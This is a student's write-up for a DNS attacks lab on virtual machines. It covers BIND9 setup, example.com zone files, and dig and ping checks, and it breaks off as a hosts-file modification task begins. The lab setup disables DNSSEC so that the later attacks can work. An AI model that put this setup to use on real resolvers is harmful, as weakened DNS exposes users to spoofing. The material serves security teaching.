

Computer Network Security

Local DNS Attacks Lab

PES1201801948
Bharath S Bhambore

Lab Setup :

Dns Server : 10.0.2.5


Attacker : 10.0.2.6

Victim : 10.0.2.7

Task 1 : Configure the User Machine

Configuring the user machine, add the local dns server 10.0.2.5 in the resolv.conf


The 2nd command, resolvconf -u is used to make the changes to take effect



```
SeedUbuntu 3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
/bin/bash 66x24
PES1201801948-bharath-VM3:~$ sudo vim /etc/resolvconf/resolv.conf.d/head
PES1201801948-bharath-VM3:~$ sudo resolvconf -u
PES1201801948-bharath-VM3:~$
```


Task 2 : Set up a local dns

Setting up a local dns server using the bind9 server,




```
SeedUbuntu 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
PES1201801948-bharath-VM1:~$ sudo vim /etc/bin/
bind/ binfmt.d/
bindresvport.blacklist
PES1201801948-bharath-VM1:~$ sudo vim /etc/bin/
bind/ binfmt.d/
bindresvport.blacklist
PES1201801948-bharath-VM1:~$ sudo vim /etc/bind/named.conf
PES1201801948-bharath-VM1:~$ sudo rndc dumpdb -cache
PES1201801948-bharath-VM1:~$ sudo rndc flush
PES1201801948-bharath-VM1:~$
```

Configure the bind servers named.conf file, turn off the dnssec which prevents the further attacks in our lab. We also set the cache dump file in the config.




```
SeedUbuntu 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
PES1201801948-bharath-VM1:~$ sudo vim /etc/bind/named.conf.options
```

Restart the bind9 service, to enable the changes we made.




```
SeedUbuntu 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
PES1201801948-bharath-VM1:~$ sudo service bind9 restart
PES1201801948-bharath-VM1:~$
```

Using the dns server, we ping a website, say google.com
Looking at the wireshark, we can see that the victim machine
communicates with the dns server we just set up.



The screenshot shows a terminal window titled "Terminator" running on an Oracle VM VirtualBox instance. The window title bar says "SeedUbuntu 3 [Running] - Oracle VM VirtualBox". The terminal window has a dark theme with light-colored text. It displays the command "ping www.google.com" and its output. The output shows several ICMP echo requests being sent to the IP address 172.217.163.196. The responses show varying round-trip times (RTTs) and sequence numbers (icmp_seq). The terminal window also shows icons for various applications in the background, including a browser, file manager, and terminal emulator.

```
PES1201801948-bharath-VM3:~$ ping www.google.com
PING www.google.com (172.217.163.196) 56(84) bytes of data.
64 bytes from maa05s06-in-f4.1e100.net (172.217.163.196): icmp_seq
=1 ttl=114 time=7.83 ms
64 bytes from maa05s06-in-f4.1e100.net (172.217.163.196): icmp_seq
=2 ttl=114 time=14.5 ms
64 bytes from maa05s06-in-f4.1e100.net (172.217.163.196): icmp_seq
=3 ttl=114 time=9.19 ms
64 bytes from maa05s06-in-f4.1e100.net (172.217.163.196): icmp_seq
=4 ttl=114 time=7.61 ms
64 bytes from maa05s06-in-f4.1e100.net (172.217.163.196): icmp_seq
=5 ttl=114 time=9.29 ms
64 bytes from maa05s06-in-f4.1e100.net (172.217.163.196): icmp_seq
=6 ttl=114 time=7.59 ms
```




SeedUbuntu 3 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator /bin/bash /bin/bash 66x24

```
PES1201801948-bharath-VM3:~$ ping www.google.com
PING www.google.com (172.217.163.196) 56(84) bytes of data.
64 bytes from maa05s06-in-f4.1e100.net (172.217.163.196): icmp_seq
=1 ttl=114 time=10.0 ms
64 bytes from maa05s06-in-f4.1e100.net (172.217.163.196): icmp_seq
=2 ttl=114 time=7.70 ms
64 bytes from maa05s06-in-f4.1e100.net (172.217.163.196): icmp_seq
=3 ttl=114 time=9.77 ms
64 bytes from maa05s06-in-f4.1e100.net (172.217.163.196): icmp_seq
=4 ttl=114 time=9.58 ms
^C
--- www.google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 7.707/9.269/10.016/0.922 ms
PES1201801948-bharath-VM3:~$ ping www.google.com
PING www.google.com (172.217.163.196) 56(84) bytes of data.
64 bytes from maa05s06-in-f4.1e100.net (172.217.163.196): icmp_seq
=1 ttl=114 time=7.65 ms
64 bytes from maa05s06-in-f4.1e100.net (172.217.163.196): icmp_seq
=2 ttl=114 time=9.33 ms
64 bytes from maa05s06-in-f4.1e100.net (172.217.163.196): icmp_seq
=3 ttl=114 time=9.61 ms
64 bytes from maa05s06-in-f4.1e100.net (172.217.163.196): icmp_seq
=4 ttl=114 time=7.45 ms
```

Re running the ping command, we see that the ip of google is actually cached in the wireshark output shown below



Task 3: Host a Zone in the Local DNS server.

Create zones in the dns server

```
/bin/bash 66x24
// structure of BIND configuration files in Debian, *BEFORE* you c
ustomize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named
.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

options {
    dump-file "/var/cache/bind/dump.db";
};

zone "example.com" {
    type master;
    file "/etc/bind/example.com.db";
};
zone "2.0.10.in-addr.arpa" {
    type master;
    file "/etc/bind/10.0.2.db";
};
```

23,29-36

Bot

Setup the forward lookup zone file

```
vi | /bin/bash 66x24
$TTL 3D ; default expiration time of all resource records without
; their own TTL
@ IN SOA ns.example.com. admin.example.com. (
    20081110011
    8H
    2H
    4W
    1D )

@ IN NS ns.example.com. ;Address of nameserv
er
@ IN MX 10 mail.example.com. ;Primary Mail Exchan
ger

www IN A 10.0.2.101 ;Address of www.example.com
mail IN A 10.0.2.102 ;Address of mail.example.com
ns IN A 10.0.2.12 ;Address of ns.example.com
*.example.com. IN A 10.0.2.100
```


~
~
~
~
~

Setup the reverse lookup zone file


```
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
    2008111001
    8H
    2H
    4W
    1D)
@ IN NS ns.example.com.
101 IN PTR www.example.com.
102 IN PTR mail.example.com.
12  IN PTR ns.example.com.

~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~/etc/bind/10.0.2.db" 13L, 333C          1,1      All
```

Restart server to see changes.



```
/bin/bash 66x24
PES1201801948-bharath-VM1:~$ sudo service bind9 restart
PES1201801948-bharath-VM1:~$
```



```
SeedUbuntu 3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
PES1201801948-bharath-VM3:~$ dig www.example.com


; <>> Dig 9.10.3-P4-Ubuntu <><> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54097
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.      563      IN      A      10.0.2.101

;; Query time: 1 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Mon Mar 22 12:50:19 EDT 2021
;; MSG SIZE  rcvd: 60
```

We can see the mapping of the domain name.



Attacks on DNS

Task 4: Modifying the Host File

```

PES1201801948-bharath-VM3:~$ ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136
180): icmp_seq=1 ttl=114 time=8.08 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136
180): icmp_seq=2 ttl=114 time=9.56 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136
180): icmp_seq=3 ttl=114 time=9.48 ms
^C
--- bank32.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 8.080/9.041/9.561/0.680 ms
PES1201801948-bharath-VM3:~$ 

```

Add a new line in hosts file

The screenshot shows a terminal window titled "Terminator" running on a "SeedUbuntu 3 [Running] - Oracle VM VirtualBox" machine. The terminal window has a title bar with "File", "Machine", "View", "Input", "Devices", and "Help" options. The status bar at the bottom right shows the time as "1:05 PM". The terminal itself displays the following text:

